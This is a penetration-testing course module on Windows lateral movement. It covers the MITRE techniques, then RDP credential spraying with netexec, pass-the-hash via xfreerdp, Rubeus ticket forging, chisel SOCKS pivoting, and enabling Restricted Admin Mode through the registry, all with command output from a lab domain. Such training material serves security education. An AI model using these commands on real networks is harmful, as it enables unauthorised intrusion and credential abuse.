

# 5. Windows Lateral Movement

## Introduction

### Introduction to Windows Lateral Movement

Lateral movement refers to the techniques we use to move through a network after gaining initial access. By understanding lateral movement, attackers and defenders can better navigate and secure networks. This knowledge allows defenders to implement more effective security measures and helps attackers identify and exploit weaknesses in network defenses, ultimately leading to a more robust and resilient security posture.

### Description of Lateral Movement

Lateral movement involves moving from one system to another within a network, often with the goal of escalating privileges or accessing sensitive data. Using lateral movement techniques, we can move deeper into a network in search of credentials, sensitive data, and other high-value assets.

To perform a lateral movement, we need any form of credentials, including passwords, hashes, tickets, SSH keys, and session cookies. We can leverage those to connect to a remote computer in the network. Effective lateral movement requires a deep understanding of network architectures and the ability to identify services and protocols we can leverage to execute code on remote systems.

### MITRE ATT&CK Framework

The [MITRE ATT&CK framework](#) defines lateral movement as techniques used to enter and control remote systems on a network. This often involves exploring the network, pivoting through multiple systems and accounts, and using either remote access tools or legitimate credentials with native tools.

[MITRE ATT&CK](#) lists several techniques for lateral movement, including:

Technique ID	Name	Description
T1021	Remote Services	Use of legitimate remote services like RDP, SMB, and SSH to move through a network.
T1021.001	Remote Desktop Protocol (RDP)	Using RDP to interact with a remote system's desktop.
T1021.002	SMB/Windows Admin Shares	Exploiting SMB shares to access files and execute commands.

Technique ID	Name	Description
T1021.003	Distributed Component Object Model	Using DCOM to interact with software components on remote systems.
T1021.004	SSH	Utilizing SSH to securely connect and control remote systems.
T1021.005	VNC	Using VNC for remote control of systems.
T1077	Windows Admin Shares	Abusing administrative shares for lateral movement.
T1080	Taint Shared Content	Modifying shared content to execute malicious code.
T1105	Ingress Tool Transfer	Transferring tools or files to remote systems for execution.
T1210	Exploitation of Remote Services	Exploiting vulnerabilities in remote services to gain access.
T1550	Use Alternate Authentication Material	Using stolen tokens, keys, or certificates for authentication.
T1563	Remote Service Session Hijacking	Hijacking legitimate remote service sessions.
T1563.001	SSH Hijacking	Hijacking SSH sessions.
T1569	System Services	Utilizing system services to execute commands or move laterally.
T1569.001	Launchctl	Using the launchctl command to manage launch services on macOS.
T1569.002	Service Execution	Executing commands or scripts using system services.
T1570	Lateral Tool Transfer	Moving tools from one system to another within a network.

These techniques illustrate the various methods we can use to navigate and control remote systems within a network.


## Networks & Systems

Understanding how networks and systems work is crucial to performing lateral movement. Our initial step is to identify or map the network devices that we can target; we can do that through port scanning, ping sweep, or using Active Directory information.

Once we understand the network, we need to be aware that some systems may be out of reach because of network segmentation or firewall restrictions. In those cases, we need to think outside the box to get access to those services. Let's divide these scenarios into direct lateral movement and indirect lateral movement.


## Direct Lateral Movement

Direct lateral movement is where we can execute commands directly on the target machine and force the target machine to connect back to us. For example, if we compromise SRV01 and need to move laterally to SRV02, we can use PSEXec from SRV01 to execute commands on SRV02 and obtain a session or shell on SRV02.



## Indirect Lateral Movement

Indirect lateral movement involves executing commands on the target machine when it receives instructions from another system. For example, suppose we can't reach SRV02 directly from SRV01 due to a network firewall restriction, but SRV02 can connect to the Windows Update Server (WSUS). In this case, if we compromise the WSUS server and create a fake Windows Update that executes our desired command, once SRV02 retrieves the update, it will run our malicious update, allowing us to obtain a shell on SRV02.



In the following section, we will create some examples for testing both scenarios.

## Command Execution

As we see, command execution is very important when working with lateral movement. The ability to execute commands can help us gain access to remote services. Throughout this

module, we will use different methods to execute commands or payloads that will be helpful when dealing with networks that employ various security mechanisms.

## Topology of the Lab

To provide hands-on experience, the lab topology will simulate a typical corporate network environment, including:


- **Multiple network segments:** Representing different departments or security zones.
- **Key infrastructure components:** Domain controllers, update servers, and management servers.

We will practice identifying and exploiting lateral movement opportunities, reinforcing our understanding of the techniques and defenses discussed.

## Network Segmentation

Understanding network segmentation is crucial for effectively performing lateral movement as attackers. Network segmentation involves dividing a network into smaller, isolated segments to limit the spread of an attack. Proper network segmentation can:

- **Contain breaches:** Restrict our movement and reduce the attack surface.
- **Enhance monitoring:** Allow for more focused and effective monitoring of network traffic.
- **Improve access control:** Enforce strict access policies between different segments.



In the above image, we can see a high-level overview of the network topology. There are three network segments, and the device that determines which network can reach the other is the Switch Layer 3. In other networks, this device can be a router, a Linux server, or a firewall. Understanding how these devices control communication between segments is essential for planning lateral movement.

Through testing, we can identify which communication is allowed, but in this case, we will start the engagement from an assumed breach scenario.

Not all servers will be available in every section; sometimes, we will start from a different server. This variability highlights the importance of understanding network segmentation and its impact on our ability to move laterally.

By the end of this module, we will have a solid foundation in Windows lateral movement, providing us with the knowledge to carry out and defend against these advanced attacks.

<https://t.me/CyberFreeCourses>

# Introduction to Remote Services

Remote services are essential tools for businesses and IT departments, enabling remote access and management of systems, facilitating collaboration, and improving efficiency. These services allow administrators to manage and troubleshoot systems without needing physical access, which is especially valuable in distributed and large-scale environments.

## Purpose of Remote Services

Remote services provide several benefits, including:

- **Remote management** : Allowing IT staff to configure, update, and troubleshoot systems from anywhere.
- **Resource sharing** : Enabling users to access shared files, printers, and applications across the network.
- **Collaboration** : Facilitating communication and collaboration between remote teams.
- **Efficiency** : Reducing the need for physical presence, saving time and travel costs.

As attackers, we can abuse these services to move laterally within a network, escalate privileges, and maintain persistence.

## Types of Remote Services

Based on the [T1021 - MITRE ATT&CK framework technique](#), there are several types of remote services that we can exploit for lateral movement. In this section, we will focus on the following:

- **Remote Desktop Protocol (RDP)** : RDP is a proprietary protocol developed by Microsoft, providing a user with a graphical interface to connect to another computer over a network connection. It is widely used for remote administration and technical support.
- **SMB / Windows Shares** : Server Message Block (SMB) is a network file sharing protocol that allows applications and users to read and write to files and request services from server programs in a network. Windows Shares use SMB to enable file and printer sharing between machines.
- **Windows Management Instrumentation (WMI)** : WMI is a set of specifications from Microsoft for consolidating the management of devices and applications in a network from Windows computing systems. It provides powerful capabilities for remote management and data collection.
- **Windows Remote Management (WinRM)** : WinRM is the Microsoft implementation of the WS-Management protocol, which provides a secure way to communicate with local and remote computers using web services. It is commonly used for remote management tasks.

- **Distributed Component Object Model (DCOM)** : DCOM is a Microsoft technology that allows software components to communicate directly over a network. It extends the Component Object Model (COM) to support communication among objects on different computers.
- **Secure Shell (SSH)** : SSH is a cryptographic network protocol for operating network services securely over an unsecured network. It is widely used for remote command-line login and remote command execution.

## Enumeration Methods

To exploit these remote services, we first need to identify them within the network. Enumeration involves discovering available services and gathering information about them. Common enumeration methods include:

- **Port scanning** : Identifying open ports and services running on them.
- **Service banners** : Capturing and analyzing service banners to gather version and configuration information.
- **Active Directory** : Querying Active Directory to retrieve information about systems and their services.

Using the credentials we have obtained, we can authenticate to these services and attempt lateral movement. Different types of credentials we might use include:

- **Passwords** : Traditional form of authentication where a user provides a secret word or phrase to verify their identity.
- **NTLM Hashes** : Cryptographic representations of passwords used in Windows environments for authentication. We can use these hashes to authenticate without needing the actual password, with technique named Pass the Hash.
- **NTLMv2 Hashes** : An improved version of NTLM hashes that provides better security. These hashes are also used for authentication in Windows environments. We can use NTLM Relay attacks to abuse those hashes in the network for lateral movement.
- **AES256 Keys** : Advanced Encryption Standard (AES) with 256-bit keys used for encrypting data. In some contexts, these keys can be used for authentication on Windows system using Rubeus or Mimikatz.
- **Tickets (Kerberos)** : Kerberos is an authentication protocol that uses tickets to allow nodes to prove their identity securely. We can forge or capture tickets and use them to authenticate and move laterally within a network.

## Coming Next

In the following sections, we will explore how to abuse these services and authenticate with different types of credentials to gain access to remote services and move laterally within the network.

# Remote Desktop Service (RDP)

Remote Desktop Protocol (RDP) is a proprietary protocol developed by Microsoft that provides a user with a graphical interface to connect to another computer over a network connection. RDP is widely used for remote administration, technical support, and accessing workstations and servers remotely. RDP supports a complete desktop experience, including remote sound, clipboard, printers, and file transfers with high-resolution graphics, which can be scaled down based on bandwidth. RDP by default uses TCP port 3389 for communication.

## RDP Rights

The required rights to connect to RDP depend on the configuration; by default, only members of the Administrators or Remote Desktop Users groups can connect via RDP. Additionally, an administrator can grant specific users or groups rights to connect to RDP. Because those rights are set locally, the only way to enumerate them is if we have Administrative rights on the target computer.

## RDP Enumeration

To use RDP for lateral movement we need to be aware if RDP is present on the environment we are testing, we can use NMAP or any other network enumeration tool to search for port 3389 and once we get a list of targets, we can use that list with tools such as [NetExec](#) to test multiple credentials.

**Note:** RDP uses TCP port 3389 by default, but administrators can configure it in any other port.

To test credentials against RDP we will use netexec. Let's select the protocol rdp and the account Helen and the password RedRiot88:

```
netexec rdp 10.129.229.0/24 -u helen -p 'RedRiot88' -d inlanefreight.local
RDP 10.129.229.242 3389 DC01 [*] Windows 10 or
Windows Server 2016 Build 17763 (name:DC01) (domain:DC01) (nla:True)
RDP 10.129.229.244 3389 SRV01 [*] Windows 10 or
Windows Server 2016 Build 17763 (name:SRV01) (domain:SRV01) (nla:True)
RDP 10.129.229.242 3389 DC01 [-]
inlanefreight.local\helen:RedRiot88 (STATUS_LOGON_FAILURE)
RDP 10.129.229.244 3389 SRV01 [+]
inlanefreight.local\helen:RedRiot88 (Pwn3d!)
...SNIP...
```

We confirm Helen has RDP rights on SRV01. Remember that (Pwn3d!) doesn't mean we have administrative rights on the target machine but that we have rights to connect to RDP




# Lateral Movement From Windows

To connect to RDP from Windows we can use the default windows `Remote Desktop Connection` client that can be accessed by running `mstsc` on Run, Cmd or PowerShell:

```
C:\Tools> mstsc.exe
```

This will open a client where we can specify the target IP address or domain name, and once we click `Connect`, it will prompt us for the credentials:



Here are some actions that can be efficiently executed using RDP:

- **File Transfer**: Transfer files between the local and remote computers by dragging and dropping files or using copy and paste.
- **Running Applications**: Run applications on the remote computer. This is useful for accessing software that is only installed on the remote machine.
- **Printing**: Print documents from the remote computer to a printer connected to the local computer.
- **Audio and Video Streaming**: Stream audio and video from the remote computer to the local machine, which is useful for multimedia applications.
- **Clipboard Sharing**: Share the clipboard between the local and remote computers, allowing you to copy and paste text and images across machines.

# Lateral Movement From Linux

To connect to RDP from Linux, we can use the [xfreerdp](#) command-line tool. Here is an example of how to use it:

```
xfreerdp /u:Helen /p:'RedRiot88' /d:inlanefreight.local /v:10.129.229.244  
/dynamic-resolution /drive:.,linux
```

<https://t.me/CyberFreeCourses>

In this command:

- `/u:Helen` specifies the username.
- `/p:'RedRiot88'` specifies the password.
- `/d:inlanefreight.local` specifies the domain.
- `/v:10.129.229.244` specifies the IP address of the target Windows machine.
- `/dynamic-resolution` enables dynamic resolution adjustment which allow us to resize the windows dynamically.
- `/drive:.,linux` redirects the local filesystem to the remote session, making it accessible from the remote Windows machine.

By running this command in the terminal, we can establish an RDP connection to the specified Windows machine and perform similar actions as we would using the Windows Remote Desktop Connection client.

## Optimizing xfreerdp for Low Latency Networks or Proxy Connections

If you are using `xfreerdp` over a proxy or with slow network connectivity, we can improve the session speed by using the following additional options:

```
xfreerdp /u:Helen /p:'RedRiot88' /d:inlanefreight.local /v:10.129.229.244  
/dynamic-resolution /drive:.,linux /bpp:8 /compression -themes -wallpaper  
/clipboard /audio-mode:0 /auto-reconnect -glyph-cache
```

In this command:

- `/bpp:8` : Reduces the color depth to 8 bits per pixel, decreasing the amount of data transmitted.
- `/compression` : Enables compression to reduce the amount of data sent over the network.
- `-themes` : Disables desktop themes to reduce graphical data.
- `-wallpaper` : Disables the desktop wallpaper to further reduce graphical data.
- `/clipboard` : Enables clipboard sharing between the local and remote machines.
- `/audio-mode:0` : Disables audio redirection to save bandwidth.
- `/auto-reconnect` : Automatically reconnects if the connection drops, improving session stability.
- `-glyph-cache` : Enables caching of glyphs (text characters) to reduce the amount of data sent for text rendering.

Using these options helps to optimize the performance of the RDP session, ensuring a smoother experience even in less-than-ideal network conditions.

## Restricted Admin Mode

Restricted Admin Mode is a security feature introduced by Microsoft to mitigate the risk of credential theft over RDP connections. When enabled, it performs a network logon rather than an interactive logon, preventing the caching of credentials on the remote system. This mode only applies to administrators, so it cannot be used when you log on to a remote computer with a non-admin account.

Although this mode prevents the caching of credentials, if enabled, it allows the execution of `Pass the Hash` or `Pass the Ticket` for lateral movement.

To confirm if `Restricted Admin Mode` is enabled, we can query the following registry key:

```
C:\Tools> reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v
DisableRestrictedAdmin
```

The value of `DisableRestrictedAdmin` indicates the status of `Restricted Admin Mode`:

- If the value is `0`, `Restricted Admin Mode` is enabled.
- If the value is `1`, `Restricted Admin Mode` is disabled.

If the key does not exist it means that it is disabled and, we will see the following error message:

```
C:\Tools> reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v
DisableRestrictedAdmin

ERROR: The system was unable to find the specified registry key or value.
```

Additionally, to enable `Restricted Admin Mode`, we would set the `DisableRestrictedAdmin` value to `0`. Here is the command to enable it:

```
C:\Tools> reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v
DisableRestrictedAdmin /d 0 /t REG_DWORD
```

And to disable `Restricted Admin Mode`, set the `DisableRestrictedAdmin` value to `1`:

```
C:\Tools> reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v
DisableRestrictedAdmin /d 1 /t REG_DWORD
```

**Note:** Only members of the Administrators group can abuse `Restricted Admin Mode`.

## Pivoting

It is common that we will need to use pivoting to perform lateral movement, in the module [Pivoting, Tunneling and Port Forwarding](#) we explain everything we need to know about pivoting.

In this lab, we have access to one single host. To connect to the other machines from our Linux attack host, we will need to set up a pivot method; in this case, we will use [chisel](#).

We will need to configure a `socks5` SOCKS proxy on port `1080` in the `/etc/proxychains.conf` file:

```
cat /etc/proxychains.conf | grep -Ev '(^#|^$)' | grep socks
socks5 127.0.0.1 1080
```

Next, on our Linux machine, we will initiate reverse port forwarding server:

```
./chisel server --reverse
2024/03/28 07:09:08 server: Reverse tunnelling enabled
2024/03/28 07:09:08 server: Fingerprint
AK0stLS0TPQPp2PVEALM6z9Jx0IQVEEm07b0San1s4=
2024/03/28 07:09:08 server: Listening on http://0.0.0.0:8080
2024/03/28 07:10:49 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks:
Listening
```

Then, in `SRV01`, we will connect to the server with the following command `chisel.exe client <VPN IP> R:socks:`

```
PS C:\Tools> .\chisel.exe client 10.10.14.207:8080 R:socks
2024/03/28 06:10:48 client: Connecting to ws://10.10.14.207:8080
2024/03/28 06:10:49 client: Connected (Latency 137.6381ms)
```

**Note:** Those steps are always required when we see the use of `proxychains` during the module. Alternatively, we can also use tools such as [Ligolo-ng](#), which is recommended if using PwnBox.

## Pass the Hash and Pass the Ticket for RDP

Once we confirm `Restricted Admin Mode` is enabled, or if we can enable it, we can proceed to perform `Pass the Hash` or `Pass the Ticket` attacks with RDP.

To perform **Pass** the Hash from a Linux machine, we can use **xfreerdp** with the **/pth** option to use a hash and connect to RDP. Here's an example command:

```
proxychains4 -q xfreerdp /u:helen /pth:62EBA30320E250ECA185AA1327E78AEB
/d:inlanefreight.local /v:172.20.0.52
[13:11:55:443] [84886:84887] [WARN][com.freerdp.crypto] - Certificate
verification failure 'self-signed certificate (18)' at stack position 0
[13:11:55:444] [84886:84887] [WARN][com.freerdp.crypto] - CN =
SRV02.inlanefreight.local
```

For Pass the Ticket we can use [Rubeus](#). We will forge a ticket using Helen's hash. First we need to launch a sacrificial process with the option `createnetonly`:

```
PS C:\Tools> .\Rubeus.exe createnetonly /program:powershell.exe /show
```

In the new PowerShell window we will use Helen's hash to forge a Ticket-Granting ticket (TGT):

```
PS C:\Tools> .\Rubeus.exe asktgt /user:helen  
/rc4:62EBA30320E250ECA185AA1327E78AEB /domain:inlanefreight.local /ptt
```

(\_\_\_\_ \ \_\_\_\_ | \_\_\_\_  
\_\_\_\_) ) \_ \_ | \_ \_ \_ \_ \_ \_ \_  
| \_ \_ / | | | | \_ \ | \_ \_ | | | / \_ \_ )  
| | \ \ | \_ | | \_ ) \_ \_ | \_ | \_ \_ |  
| \_ | \_ | \_ \_ / | \_ \_ / | \_ \_ ) \_ \_ / ( \_ /

v2.3.2

```
[*] Action: Ask TGT
```

```
[*] Using rc4_hmac hash: 62EBA30320E250ECA185AA1327E78AEB
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.local\helen'
[*] Using domain controller: fe80::711d:1399:b85a:50c5%9:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

doIFrjCCBaqqAwIBBaEDAgEWooIEsTCCBK1hggsMIIEPaADAgEFoRUbE0l0TEF0RUZSRU1HSF  
QuTE9D


...SNIP...

```
[+] Ticket successfully imported!  
...SNIP...
```


From the window where we imported the ticket, we can use the `mstsc /restrictedAdmin` command:

```
PS C:\Tools> mstsc.exe /restrictedAdmin
```

It will open a window as the currently logged-in user. It doesn't matter if the name is not the same as the account we are trying to impersonate.



When we click login, it will allow us to connect to RDP using the hash:



## SharpRDP

<https://t.me/CyberFreeCourses>

